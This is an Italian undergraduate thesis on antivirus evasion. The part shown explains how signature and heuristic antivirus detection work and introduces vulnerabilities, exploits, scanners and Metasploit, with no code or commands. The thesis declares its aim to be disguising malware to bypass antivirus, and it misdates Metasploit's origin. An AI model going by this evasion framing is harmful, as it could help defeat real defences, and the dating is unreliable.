Università degli Studi di Camerino

SCUOLA DI ATENEO DI SCIENZE E TECNOLOGIE

Corso di Laurea in Informatica Classe L-31

BYPASS SECURITY SYSTEM
Antivirus obfuscation

RELATORE
Prof. Fausto Marcantoni

TESI DI LAUREA DI
Riccardo Palladino

Anno Accademico 2011/2012

dedica

Indice

Abstract

L’aumento dell’informatizzazione della società mette a dura prova la sicurezza dell’individuo. Attacchi informatici e violazione della privacy sono sempre dietro l’angolo. Capire come agiscono i sistemi di sicurezza informatica, comunemente detti anti-virus, la terminologia e le tecniche di base di violazione dei sistemi informatici diventa così un argomento interessante da scoprire, anche per un non addetto ai lavori. Su questa linea, inizierà un approfondimento su alcune tematiche legate più specificatamente ai malware informatici, dalla loro struttura ai vari generi esistenti, arrivando al nocciolo della trattazione, ovvero il camuffamento di codice malevolo stand-alone. Durante ciò, si illustreranno varie tecniche, strumenti e dati che potranno fungere da base di partenza per l’avvio di una ricerca ancora più approfondita da parte del lettore. Per concludere si approderà nel mondo dell’ingegneria sociale, andando a scoprire questo fenomeno poco conosciuto ma strettamente legato alla sicurezza delle informazioni. Al termine della trattazione, prenderà atto una breve dimostrazione riassuntiva di tutti gli argomenti trattati al fine pratico di illustrare e spiegare il tutto nel modo ancor più esauriente possibile.

Introduzione

Giorno dopo giorno la società moderna è sempre più immersa nella tecnologia e nell'interazione con essa, diventata ormai cosa naturale e ovvia, oltre che parte integrante del nostro stile di vita e della nostra cultura. Immaginare il mondo senza di essa sembra inconcepibile. La tecnologia non è più un lusso, ma un diritto.

L'incredibile sviluppo degli ultimi decenni, in particolare nel settore informatico e tecnologico, ha portato alla creazione di sistemi software e hardware sempre più sofisticati, efficienti e miniaturizzati, disponibili sul libero mercato e accessibili a qualsiasi cittadino che abbia le possibilità di permetterseli. Da qui, l'avvento di personal computer, smartphone, tablet e così via dicendo. Grazie a questi nuovi mezzi, la possibilità di essere costantemente connessi e comunicanti con il mondo che ci circonda è garantita.

Si è creato un nuovo sistema che gira interno alla così detta rete e che copre ogni più piccola sfaccettatura della società. Basti pensare all'avvento, in primis, del commercio elettronico, grazie al quale è possibile acquistare qualsiasi bene collegandosi da casa, o ai social network, dove è possibile conoscere nuove persona, comunicare con esse e nei casi più disparati creare anche una relazione virtuale.

Sull'onda di questo fenomeno però viene spontaneo domandarsi se tutto questo garantisca un grado di sicurezza e riservatezza sufficiente per l'incolumità economica e sociale di ogni individuo, soprattutto in vista del fattore "uomo", sempre pronto a cogliere ogni occasione su cui lucrare e trarre vantaggio.

Nascono nuove tematiche all'interno della sicurezza informatica. Il controllo degli accessi al sistema ed ai dati contenuti in esso, diventano un tema centrale. Allo stesso tempo nasce anche una corrente direttamente opposta, su come violare i sistemi informatici ed aggirare le proprie protezioni.

Questa tesi tratterà proprio quest'ultimo punto: la violazione dei sistemi di sicurezza e si soffermerà in particolar modo su come riuscire a effettuare procedure di bypass di questi senza ricorrere a penetration testing, ma appoggiandosi a strumenti e metodi relativamente semplici ed accessibili a qualsiasi utente. Il tutto per fare il punto della situazione su quanto siamo effettivamente al sicuro oggi e dare una coscienza comune su come prevenire tali situazioni.

Struttura della tesi

Il primo capitolo si occuperà principalmente della sicurezza informatica fornendo un quadro generale dell'attuale situazione e introducendo ai primi termini tecnici.

Il secondo capitolo tratterà dei sistemi di sicurezza anti-virus: che cosa sono, come funzionano e come utilizzarli per garantire un grado sufficientemente alto di sicurezza.

Il terzo capitolo illustrerà il mondo della violazione dei sistemi di sicurezza ossia il mondo del penetration testing. Anche se questo non è l'argomento specificamente trattato, è necessario da parte dell'utente, al fine di un completo apprendimento, conoscere la terminologia e i funzionamenti di base.

Il quarto capitolo sarà il centro della trattazione. Verranno esposti strumenti e metodi, moderni ed aggiornati, che permettano di effettuare un bypass di sistemi di sicurezza anti-virus.

Il quinto capitolo riguarderà il ramo dell'ingegneria sociale, ovvero lo studio del comportamento di una persona al fine di ottenere informazioni. Apparentemente lontana dal soggetto dell'indagine, ma in realtà una componente strettamente connessa a esso.

Saranno presenti immagini e tabelle che spiegheranno le varie procedure e metteranno a confronto i dati raccolti.

Capitolo 1

Introduzione alla sicurezza informatica

1.1 In cosa consiste

La sicurezza informatica è oggi un problema che si va allargando di pari passo con il processo d'informatizzazione della società e dei servizi, pubblici e privati. Di cosa stiamo parlando esattamente?

La sicurezza informatica è un ramo delle scienze informatiche che si occupa dell'analisi e del trattamento di vulnerabilità e minacce a cui un sistema informatico, e in particolar modo i dati in esso contenuti, possono essere sottoposti. Il fine ultimo è rappresentato dalla protezione dei dati ed evitare la loro perdita.

La perdita di dati non è esclusivamente rappresentabile dal livello di reperibilità fisica di questi, ma anche dal livello d'accessibilità: evitare che soggetti non autorizzati al loro trattamento ne possano entrare in possesso e utilizzarli per fini non appropriati.

Il problema non si estende esclusivamente al settore business, ma anche a quello privato e oggi come oggi ogni individuo possiede un dispositivo in cui immagazzina dati privati e non solo, e probabilmente costantemente connesso a reti informatiche per lo scambio di dati.

Da queste prime considerazioni però non bisogna considerare la sicurezza informatica un mezzo atto esclusivamente alla protezione dei dati, ma in definitiva alla

protezione della stessa comunità, del singolo individuo o di interi sistemi economici. La sicurezza informatica è una necessità a tutti gli effetti e tanto necessaria quanto la protezione fisica dell'individuo.

1.2 Minaccia attuale

Parallelamente all'avanzamento della sicurezza informatica si è andata diffondendo e specializzando la tendenza apposta. E' nata la figura dell'attaccante o del hacker, soggetto che studia i sistemi informatici ed escogita mezzi e stratagemmi per averne accesso, dopo un attento studio del problema che deve affrontare.

Fortunatamente l'intenzione di questi soggetti non sono sempre malevole, anzi svolgono un'attività di ricerca per aumentare la consapevolezza su alcuni problemi o più semplicemente per pura passione personale. Non a caso molti ex-hacker oggi sono dirigenti o responsabili di società di sicurezza informatica, e ciò mostra che a volte la migliore soluzione al problema si trova stando dalla parte dell'attaccante.

Non sempre è questo il caso. Il più delle volte l'attaccante ha intenzioni ostili, dalla semplice violazione della privacy fino ad arrivare a rendere inusabili interi sistemi. L'arma più usata? L'ignoranza nel settore del soggetto attaccato, da una più totale incompetenza a delle semplici dimenticanze e leggerezze che in molti casi possono essere fatali. Non sempre un sistema considerato impenetrabili lo è.

In questo documento non distingueremo la figura del hacker da quella del cracker. Per semplicità utilizzeremo esclusivamente il primo termine.

1.3 Raggiungere la sicurezza

L'analisi del livello di sicurezza iniziale di un sistema è sempre il primo passo da compire. Quest'operazione può essere condotta attraverso una procedura di penetration testing e/o vulnerability assessment, ove è possibile verificare il livello di sicurezza corrente e se non abbastanza elevato, decidere quale livello raggiungere e quali mezzi usare.

La procedura di vulnerability assessment è composta da più step atti a testare le varie parti che compongono il sistema sia singolarmente che nel loro insieme. In base all'analisi dei rischi a cui il sistema in esame è maggiormente sottoposto e i risultati conseguiti, si deciderà quali saranno le successive azione da compiere.

Ricordiamo che la sicurezza informatica estende il suo campo anche alla salvaguardia del dato per causa accidentali come guasti, manomissioni o furti. Applicare un azioni di back-up periodi e progettare un piano di disaster recovery sono le base della sicurezza di ogni azienda, consentendo così il recupero parziale o totale dei dati oltre a garantire la business-continuity.

Concludendo, bisogna mettere bene in chiaro che la sicurezza di un sistema non può mai essere considerata perfetta, ma grazie alle tecniche elencate fin ora ed al lavoro di personale competente è possibile raggiungere un grado di sicurezza sufficiente a considerarsi quasi tale. Purtroppo le vulnerabilità di un sistema non sono mai totalmente

scoperte o risolvibili e anche dove pensiamo che tutto sia perfetto potrebbe esserci un buco che non vediamo.

Capitolo 2

Sistemi di sicurezza anti-virus

2.1 Che cosa sono

Uno dei principali mezzi che sono oggi a disposizione per proteggere un singolo sistema è il software anti-virus. I malware, volgarmente chiamati virus, sono software creati al solo scopo di causare danni, di qualsiasi tipo, a un sistema informatico. I software anti-virus fanno parte di una particolare tipologia di software con il compito di rilevare, ed eventualmente eliminare, programmi malevoli come malware o virus informatici. Resta il fatto che per quanto efficiente un antivirus venga considerato, esso non consente singolarmente di considerare un sistema a prova di virus e questo fattore sarà uno dei temi principali di quest'indagine.

L'avvento di Internet può essere quasi considerato come la data in cui i primi virus di massa furono creati, diventando un problema globale. Di pari passo, anche lo sviluppo di sistemi anti-virus ha incominciato l'avvio, soprattutto in vista di un profitto economico più che di sicurezza. Oggi la presenza di un antivirus in ogni macchina collegata alla rete è indispensabile e il suo reperimento è semplice ed anche economico se non gratuito. In particolar modo, i proprietari di sistemi operativi Windows devono porre attenzione ancora maggiore, in quanto allo stato attuale delle cose, la maggior parte dei virus disponibile sono rivolti proprio contro questo sistema operativo. Il fatto è dovuto per molte cause come la diversa politica di gestione del sistemi operativi. I sistemi provenienti dal mondo Unix, ove i più restrittivi privilegi concessi all'utente e all'accesso dei dati ostacolano in modo netto l'attività dei virus o limitano in parte i possibili danni. Questo però non implica che anche su questi sistemi non sia necessaria una protezione anti-virus visto che la possibilità che nasca un nuovo virus è sempre dietro l'angolo.

L’attitudine dei virus ai sistemi proprietari Microsoft è dettata anche dal fatto che essi occupano la più grande fetta di mercato ovvero 86% [1] e in particolar modo nel mondo desktop dove l’ignoranza dell’utenza favorisce azione e la diffusione di virus. La peggior combinazione che un utente può trovare dinanzi al monitor è anche la più comune: browser e posta elettronica. Elementi che sfruttano la rete e lo scambio di dati.

2.2 Come funzionano e che servizi offrono

I moderni sistemi anti-virus svolgono le loro principali funzioni di base analizzando ciò che è già all’interno del nostro sistema e ciò che cerca di entrarvi così che prima che ogni software sia lanciato in effettiva esecuzione, esso è analizzato secondo diversi criteri. Fortunatamente con il progressivo incremento della potenza dei processori e della velocità dei supporti di massa, i sistemi anti-virus non si presentano più come pesanti software che svolgono in primo luogo, il complito di rallentare la nostra macchina, e in secondo quello di proteggerla, scoraggiando nel loro utilizzo una moltitudine di utenti. Oggi questi software, che girano principalmente in background ed un più servizi, occupano un quantitativo relativamente piccolo di memoria e uso cpu/disco, consentendo all’utente di svolgere le proprie attività incurante della sua presenza.

L’analisi sulle attività del sistema viene svolta ad eventi, ove a lancio di un nuovo processo o nell’accesso a un insieme di file, viene effettuata una verifica preventiva. Le principali tipologie d’analisi sono due: signatures e ricerca euristica.

Il metodo delle signatures, come fa intendere lo stesso nome, si base sul confronto delle firme. Il sistema ricerche all’interno della memoria ram o all’interno dei file presenti nella macchina uno schema tipico. Ogni virus è composto da una sequenza predefinita di istruzioni o righe di codice che ne determina il comportamento o ne caratterizza il tipo, quindi si va a effettuare un confronto diretto fra lo schema rilevato e un archivio che contiene tutte le firme dei virus noti. Come ben intuibile, il metodo delle signatures basa il suo corretto funzionamento della completezza e l’aggiornamento dell’archivio messo a disposizione dal produttore dell’antivirus, che può variare da produttore a produttore.

Fondamentale il lavoro che viene svolto dietro l’archivio. Esso viene creato analizzando il comportamento della maggior parte dei programmi con cui un utente può entrare in contatto. Se ritenuto dannoso, si conduce un analisi più approfondita per determinare l’effettiva natura. Da ciò è ben intuibile il principale punto debole di questo metodo ossia il tempo d’analisi; è da considerarsi molto improbabile che in un dato momento tutti i malware presenti sulla rete siano stati analizzati e riconosciuti da un produttore, in particolar modo se si parla di virus 0-day cioè appena prodotti. Esiste quindi un lasso di tempo considerevole prima che il produttore scopra, analizzi un virus, e successivamente aggiorni l’archivio, senza considerare il fatto che ogni utente deve

successivamente aggiornare il proprio archivio privato. In questo periodo anche se il sistema è considerato aggiornato e sicuro, in realtà non lo è.

La seconda tipologia d'analisi è detta euristica e per molti versi consente di eliminare in modo parziale la falla di sicurezza delle signatures. La metodologia euristica basa il suo funzionamento non sul confronto diretto, ma sul confronto di comportamento. I servizi monitorizzano il comportamento di un determinando processo e cercano di determinare se questo può essere dannoso per il sistema. Il tutto si base sul principio che determinate tipologie di virus adottino simili comportamenti o routine per volgere i propri compiti. Le implementazioni euristiche si raggruppano in tre rami: analisi dei file, molto simile alla signatures e basandosi sull'analisi della struttura dei file a cui si accede, analisi comportamentale, ogni processo è monitorato e ogni azione potenzialmente pericolosa è segnalata all'utente, ed infine la sand-box. Questo metodo, forse è considerato il più interessante, in quanto non si effettua solo un controllo sul dato, ma anche una limitazione fisica. Il nuovo processo entrante non viene direttamente allocato nell'area di memoria comune ai processi di sistema, ma in un area protetta dove il monitoraggio del suo comportamento è più facilmente interpretabile. A seconda del comportamento, il processo successivamente potrà essere eseguito sulla macchina fisica, spostato in quarantena o addirittura terminato. Questo sistema garantisce un grado di protezione più alto, ma allo stesso tempo degrada, per quanto minimamente, le prestazioni del sistema visto che si necessita di un numero maggiore di risorse fisiche quali memoria e uso cpu. Sia per ragioni economiche che prestazionali, non tutti gli anti-virus adottano sand-box, anche se ritenuto più sicuro.

Tutti i metodi euristici si basano su un livello di sensibilità al rilevamento, di norma gestito dal produttore e nei casi più raffinati anche dal utente. Il grado si sensibilità stabilisce il livello di tolleranza cui il sistema si deve attenere nell'analisi di un file, comportamento e azioni, visto che non si tratta più di un confronto diretto, ma di un interpretazione. L'interpretazione è il punto debole delle metodologie euristiche: un grado di sensibilità troppo basso consentirà l'avvio indisturbato di processo che all'apparenza compiono azioni poco rilevanti, ma dannosi al sistema, viceversa un grado di sensibilità troppo alto provocherà l'effetto contrario ovvero un eccessiva allerta anche su programmi potenzialmente innocui o che svolgono mansioni di routine simili, ma ben diverse da quelle dei virus come la condivisione di dati tra processi, dando vita a falsi positivi.

Infine, alcuni antivirus si compongono anche di una parte firewall. Esso rappresenta una difesa passiva perimetrale tra il sistema e una rete informatica, sia di tipo LAN che WAN, compiendo il ruolo di filtraggio, monitoraggio e modifica dei pacchetti entranti e uscenti, da e verso la rete basandosi su regole prestabilite. La sua capacità si basano sul fatto di poter manipolare pacchetti di livello tre, e quindi ip, riuscendo a leggere le informazioni contenute nel proprio header. Nel nostro caso si parla di firewall di tipo software, in quanto esso è componente di un sistema anti-virus. Ne possono esistere anche di tipo hardware, composti principalmente da una macchina fisica che svolto esclusivamente, o parzialmente, il ruolo di filtraggio e nodo perimetrale fisico.

Rimanendo proiettati verso il settore business esistono anche soluzioni ulteriormente evolute chiamate anti-virus di rete, composti da una suite completa di software che consente ad un amministratore di rete di poter gestire da remoto tutti i software di sicurezza installati nelle proprie macchine host ed effettuare operazioni di manutenzione in modo invisibile al singolo utilizzatore, senza la necessita di operare fisicamente sulla macchina. Visto che parliamo di suite, questi prodotti si possono comporre anche di sistemi firewall.

Bisogna considerare che gli anti-virus seguono sempre regole e algoritmi scritti da essere umani e in quanto tali possono essere soggetti a errori, falsi positivi e decisioni sbagliate.

2.3 Disponibilità di mercato

Il mercato software è in continua espansione e sviluppo grazie all'apporto dato dai linguaggi si programmazione sempre più sofisticati e numerosi, oltre a un sempre più crescente grado di specializzazione degli addetti ai lavori. Probabilmente questo settore è oggi il più variegato e creativo, in continuo sviluppo sia dal punto di vista tecnico che umano, creando una forte mobilitazione di capitale umano e economico. Non a caso i più grandi colossi economici mondiali appartengono al settore software.

Non fa eccezione la competizione che si è venuta a creare nel settore della sicurezza: se da lato della produzione hardware troviamo poche società, ma leader di settore come Cisco, Brocade e Juniper [2], sul lato software la tendenza è decisamente opposta.

All'attivo troviamo più di 50 aziende specializzate nella produzione e ricerca di soluzioni antivirus [3] su scala mondiale. Per elencarne alcune basta fare il nome di Avast, AntiVir, Kaspesky o Norton. Visto l'alto grado di competitività, questo mondo si è diviso in tre correnti: chi sviluppa soluzioni dedicate esclusivamente al mondo desktop, chi esclusivamente al mondo business e chi per entrambi. In tutti e tre i casi comunque le politiche sono molto simili.

Sul piano economico, la maggior parte offre soluzioni gratuite, che includono una gamma limitata di servizi, e soluzioni a pagamento a più livelli, che possono variare da semplici servizi aggiuntivi, all'intero set di protezione a disposizione dell'azienda oltre che un sistema di signatures, firewall e rilevamenti euristici più avanzati. Non dimentichiamo il fattore aggiornamento, visto che ben poche aziende sono disposte a offrire a costo zero il suo archivio completo di virus appena rilevati e le sue nuove scoperte, lasciando questo privilegio esclusivamente all'utenza pagante, e non sempre.

Infine, esiste anche una corrente di pensiero che considera le aziende produttrici il male stesso, accusate di incentivare la ricerca e la produzione di nuovi virus attraverso forti finanziamenti a fine di mantenere il proprio business fiorente e proficuo, anche attraverso una politica indiretta di terrore informatico.

Qui seguito inseriamo una lista dei migliori 10 antivirus targati 2012 secondo l'indagine svolta da alcune riviste on-line specializzate nel settore [4][5][6], seguendo criteri di rilevamento e bloccaggio malware:

- Vipre Antivirus 4
- Avira Antivirus Premium
- Trend Micro Titanium Antivirus+ 2012
- McAffee Antivirus Plus 2012
- AVG Antivirus 2012
- ESET Nod32 Antivirus 5
- Webroot SecureAnywhere Antivirus 2012
- Norton Antivirus 2012
- Kaspersky Anti-Virus 2012
- BitDefender Antivirus Plus 2012

I dati mostrati non rappresentano la verità assoluta di mercato, visto che come già detto gli antivirus sono in continuo miglioramento e sviluppo.

Capitolo 3

Basi di hacking e penetration test

Anche se i due nomi divergono nel loro significato, hacking e penetration test sono le due facce della stessa medaglia. Il termine hacking si è sviluppato negli anni assumendo i più svariati significati, passando da inizialmente significato positivo a quello che oggi molti considerano negativo, adottato per indicare individui senza scrupoli che si divertono a discapito del prossimo, sia su scala sociale che economico.

Il penetration testing, è un attività relativamente recente e ramo chiave della sicurezza informatica. Essa si prefigge lo scopo di individuare il grado di sicurezza di un sistema attraverso tecniche di raccolta informazioni e attacco. Nel breve, un operatore che effettua una procedura di penetration test non fa altro che tentare di hackerare un sistema di sicurezza non con lo scopo di violarlo od arrecare danni, ma bensì di scovare i punti deboli e tapparli.

Hacking e penetration test coincidono quindi nel loro significato pratico e condividono metodologie e strumenti con l'unica variante del fine. In cosa consistono effettivamente queste metodologie e quali fattori vanno considerati e sfruttati. In questo capitolo affronteremo non tanto la metodologie usata, ma su quali cardini chiave si fondano queste pseudo discipline: vulnerabilità, exploit e payload.

3.1 Vulnerabilità

3.1.1 Che cosa sono e come sfruttarle

Come il nome stesso dice, la vulnerabilità, in particolare a livello informatico, consiste in una parte o componente del sistema preso in esame, in corrispondenza del quale le misure di sicurezza messe a protezione di esso sono assenti, ridotte o ancor peggio compromesse. Il termine sicurezza però non deve essere mal interpretato e solo in senso stretto del termine, esso rappresenta un concetto più ampio. La vulnerabilità di un software, anche definita bug, è spesso rappresentato da un difetto di progettazione, d'implementazione o dello stesso sviluppo a causa di una procedura di debug incompleta, errata o peggio ancora inesistente. Le principali cause di questo funzionamento incorretto sono dovute a operazioni di input per il quale il software assume comportamenti non previsti. Nella maggior parte dei casi queste operazioni sono dovute a inserimenti di dati parziali o volutamente incorretti oppure da inserimenti di dati su cui non sono presenti controlli.

Sfruttare la vulnerabilità di un software quindi permette all'attaccante di usare a proprio beneficio i mutamenti di comportamento che si vengono a creare in presenza di un certo input (buffer overflow), da un semplice crash dell'applicazione a un ben peggiore stack overflow, procedura che consentirebbe di sovrascrivere l'area dati del processo con nuovi dati.

La ricerca delle vulnerabilità di un software è spesso effettuata sia dagli attaccanti che dagli stessi produttori ed entrambi utilizzano le medesime metodologie.

Esistono specifici software prefissi a questo scopo, capaci di monitorare il comportamento a basso livello del sistema preso in esame, a seconda del vario tipo di input inserito. Anche se parliamo di programmi specifici, ciò non implica che questa sia una procedura automatica. Per prima cosa bisogna studiare attentamente la struttura del campione e verificare gli input standard. In secondo luogo, verificare il comportamento su input alterati fino a raggiungere l'obbiettivo desiderato. Questa è solo una soluzione necessaria, ma non sufficiente, non sempre la vulnerabilità può essere presente, tutto sta nell'abilità delle due parti, il programmatore e il ricercatore.

Naturalmente per tutti i mali c'è una cura, quando una vulnerabilità viene trovata e resa pubblica, ed esiste un gruppo di sviluppo dedicato al software, questi cercheranno di sviluppare una patch correttiva a finché la falla sia tappata. Non a caso, le più importanti compagnie software, per fare un nome Google con il suo Chrome, stanziano premi in denaro a chiunque riesca a trovare le vulnerabilità dei propri software ed a spiegare quali siano e come sanarli. Cedere una piccola quantità di denaro è ben piccola cosa di fronte a quanti danni potrebbero essere causati da un attaccante che sfrutti le vulnerabilità di un software distribuito a livello mondiale e usato da milioni di utenti.

3.1.2 Vulnerability assessment

Il vulnerability assessment è da considerarsi il primo passo di ogni penetration test e non rappresenta uno strumento, ma bensì una metodologia di lavoro atta alla valutazione del grado di sicurezza di un sistema.

Questa valutazione delle vulnerabilità consiste in un processo volto a valutare l'efficacia dei meccanismi di sicurezza ed all'individuazione, quantificazione ed all'assegnazione di livelli di priorità riguardo eventuali falle di sistema.

I principali strumenti di cui si fregia questa metodologia sono scanner oltre che l'esperienza di chi li usa. Gli scanner si possono dividere in invadenti e non, differendo solo dal potenziale risultato provocabile all'oggetto d'analisi. I gli scanner che effettuano azioni invasive, cercando di rilevare la presenza di una possibile vulnerabilità andando direttamente a verificare se essa persiste con la possibilità di provocare una reazione nel sistema in esame. Diversamente, gli scanner non invasivi cercano l'esclusiva raccolta di informazioni riguardanti il bersaglio, dal modello del sistema operativo a quasi servizi possiede, che versione essi siano ed a che tipo di porta sono associati e così via dicendo. Questo tipo d'operazione risulta innocua e non arreca danni oltre che essere quasi totalmente invisibili ai sistemi di sicurezza utilizzati. Gli scanner invasivi si differenziano anche per questo secondo fattore: possono essere rilevati e bloccati da un buon sistema di sicurezza o ancor peggio allarmare i responsabili.

Questi mezzi sono innumerevoli e disponibili in rete anche gratuitamente. Sono disponibili programmi prefissi esclusivamente a determinare un tipo di vulnerabilità o di più completi, che consentono una visione complessiva, attraverso mezzi invasivi che non a seconda delle necessità. Solitamente un buon Vulnerability Assessment dovrebbe essere svolto esclusivamente con mezzi non invasivi.

Un esempio di scanner è il software open source Nmap, soluzione che sfrutta l'utilizzo di pacchetti grezzi (raw) per la raccolta delle informazioni sia su singoli host che su intere reti di grandi dimensioni.

Oltre ai singoli programmi di scanner, esistono vulnerabilty scan completi e quasi automatici atti al mondo professionale, che consentono grazie a comode interfacce grafiche di effettuare in modo automatico una scansione completa di un intera rete e di rilevarne le principali minacce a livello software. Questi potenti strumenti anche se disponibili in versione gratuita, sono effettivamente efficaci ed efficienti solo se acquistati nella loro versione completa a pagamento, per le stesse motivazioni precedentemente fatte per i sistemi anti-virus. Le aziende fornitrici non sono disposte a cedere gratuitamente tutti gli aggiornamenti sulle più recenti vulnerabilità, in particolare su quelle ancora da sanare, a un pubblico non pagante, oltre che a offrire servizi ben più efficienti. I più conosciuti vulnerability scanner di questo livello sono Nessun, fornito da Tenable Security [Tab3.1.1], e Nexpose, fornito da Rapid7 [Tab3.1.2]. Software disponibili anche in versione gratuita, ma praticamente inefficaci se paragonati alla versioni a pagamento, capaci di analizzare intere reti di centinaia di host in pochi minuti, analizzando in modo automatico ogni aspetto software dal lato applicativo web fino ai servizi di rete, costantemente aggiornati anche su vulnerabilità scoperte pochi giorni primo o esclusive dell'azienda fornitrice.

Nessus	HomeFeed	ProfessionalFeed
Utilizzo	Non commeciale	Commerciale
Aggiornamento vulnerabilità in tempo reale	si	si
Possibilità download Vmware Virtual Appliance	no	si
Verifica di policy che fanno riferimento a standard quali PCI, FDCC, CIS, ecc	no	si
Rilevamento e auditing di dispositivi SCADA per quanto riguarda la sicurezza e la configurazione	no	si
Supporto commerciale	no	si
Prezzo	Gratis	1.200 $ annuali

Tabella 3.1-1: listino Tenable Nessus

NeXpose	Community	Express	Express Pro	Consultant	Enterprise
Prezzo	Gratis	3000$ anno/utente	6.999$ anno/utente	Preventivo	Preventivo
N. max di ip	32	128	256	Illimitati	Illimitati
N. max di utenti	1	1	1	Un laptop	Illimitati
Max ram supoortata	4 gb	8 gb	9 gb	Illimitata	Illimitata
Assistenza online	Community	Inclusa	Inclusa	Inclusa	Inclusa
Assistenza telefonica	Non disponibile	Opzionale	Inclusa	Inclusa	Inclusa
Vulnerabilità di rete	Si	Si	Si	Si	Si
Vulnerabilità s.o.	Si	Si	Si	Si	Si
Vulnerabilità applicazioni	Si	Si	Si	Si	Si
Applicazioni web	No	Opzionale	Si	Si	Si
Vulnerabilità database	Si	Si	Si	Si	Si

Tabella 3.1-2: Listino Rapid7 NeXpose

3.2 Exploits

3.2.1 Che cosa sono e come usarli

Fin ora abbiamo trattato di vulnerabilità, cosa sono e perché sono così rischiose, ma niente a riguardo di come siano propriamente sfruttate; è il momento di introdurre gli exploit.

L'exploit è il termine usato per identificare un codice che sfrutta delle vulnerabilità in modo da causare un comportamento anomalo di un determinato sistema

o componente. Questi comportamenti possono variare da un escalation dei privilegi a un denial of service: nel primo caso, l'anomalia permette di elevare i propri privilegi utente anche fino al livello amministratore, nel secondo caso, detto anche DoS, si va a compromettere totalmente il funzionamento di un determinato servizio/funzione o la macchina stessa.

Gli exploit possono essere classificati sia per tipo di contatto, sia per il tipo di vulnerabilità che sfruttano, sia per l'effetto che provocano. Nel primo caso, gli exploit si possono definire remoti, quando vengono eseguiti attraverso la rete senza precedenti accessi al sistema, oppure locali, quando è richiesto un preventivo accesso al sistema e da esso far partire l'esecuzione. Nel secondo caso, come abbiamo già spiegato nel precedente capitolo, la classificazione si basa sul tipo d'input che può essere dato o la particolare condizione creata. In questo caso la lista diventa molto può lunga e elencheremo solo alcuni quali: buffer overflow, heap overflow, sql injection, format string attack, race condition e ecc… Nel terzo caso invece troviamo il risultato finale dell'esecuzione quali EoF, DoS, Spoofing, …

Una vulnerabilità può possedere uno o più exploit, ma non è mai il caso contrario, visto che exploit sfrutta una determinata eccezione ed è quindi da considerare dedicato. Normalmente quando un exploit viene pubblicato, questo è studiato nelle sue parti per capirne il funzionamento e su cosa fa leva, e di norma la vulnerabilità sfruttata viene patchata ovvero risolta. In questi casi, l'exploit diventa obsoleto e non più efficiente per le nuove versione del software. Proprio per questo motivo gli hacker che sviluppano un exploit cercano in tutti i modi di tenerlo privato e non condividerlo con

altri. Questi tipo di exploit sono definiti exploit 0-day e rimangono tali finche la loro diffusione non è tale da potervi dare rimedio o la vulnerabilità che sfruttano viene resa nota. Questi tipi di exploit sono ovviamente i più appetibili e il sogno di ogni hacker.

Di norma gli exploit vengono utilizzati attraverso programmi dedicati, ma al giorno d'oggi il più comodo e funzionale mezzo d'utilizzo è quello del framework, un potente strumento che funge sia da base di progettazione che d'utilizzo. Cosa sono i framework e che vantaggi comportano?

L'exploit Framework è la chiave di congiunzione tra attaccanti ostili e mezzi per il penetration testing. I framework forniscono un potente ambiente di lavoro dove creare e/o eseguire il proprio codice eseguibile contro un determinato obbiettivo. Diversamente da prima della loro utilizzo, quando l'attaccante doveva obbligatoriamente procurarsi il codice malevolo o creare i proprie exploit per ogni vulnerabilità che intendeva usare, grazie ai framework si ha la possibilità di ottenere gratuitamente il codice condiviso dalla parte open source di questo sistema ed a pagamento dalle aziende specializzate o fornitrici del servizio, attraverso la sottoscrizione di un abbonamento. Uno dei maggiori benefici apportati dal Framework è l'estrema modularità del codice. Prima del suo avvento la creazione di exploit e payload era un compito davvero arduo e pesante, ma adesso un determinato exploit ha la capacità di consegnare virtualmente anche alcuni payload. Il codice condiviso e modulare permettere la creazione di codice exploit sempre più pulito e efficiente nelle funzionalità di base, oltre che includere fra le sue parti librerie di base contenute dell'archivio del framework.

Oggi tre sono i più largamente utilizzati exploit framework quali: Metasploit fornito da Rapid7 [7], Canvas fornito Immunity [8] e Core Impact Pro fornito da Core Security Technologies [9] [Tab3.2.1]. Nella successiva sezione analizzeremo in breve il framework Metasploit, in quanto gratuitamente disponibile nella sua versione open source e dalle potenzialità illimitate se giustamente utilizzato.

Vulnerability explotations	Metasploit			Canvas	Core Impact Pro
	Community	Express	Pro		
Utilizzo	Non commeciale	Commerciale	Commerciale	Commerciale	Commerciale
Prezzo	Gratis	5000$ anno/utente	Preventivo	995$ all'acquisto + 495$ ogni 3 mesi	30,000 a 60,000 $

Tabella 3.2-1: prezzi Vulnerability explotation

3.2.2 Metasploit project

Metasploit project nasce come strumento di rete portatile con l'obbiettivo di diventare una risorsa pubblica per valorizzare la ricerca e lo sviluppo di codice. La piattaforma si rivolge a esperti del settore informatico, ma è comunque utilizzata anche da appassionati, con il fine di semplificare le procedure di penetration testing.

Metasploit project è stato realizzato nel 2008 da HD Moore ed oggi è reperibile in tre versioni: Pro, Express e Framework. Quest'ultima versione è anche definita community vista la sua natura open source e sotto le caratteristiche tecniche è da considerare la meno pregiata perché sprovvista di GUI dedicata, aggiornamenti circa

exploit 0-day e strumenti di raccolta informazioni automatizzati, oltre al supporto tecnico di un team di ricerca. Nonostante ciò rimane comunque un importante mezzo che se usato propriamente garantisce i risultati, differenziandosi quasi esclusivamente delle controparti a pagamento, dai prezzi esorbitanti, per le semplificazione d'utilizzo concesse.

La struttura di Metasploit Framework [Fig3.2.1] è di tipo monolitico componendosi anche di parti aggiuntive modulari.

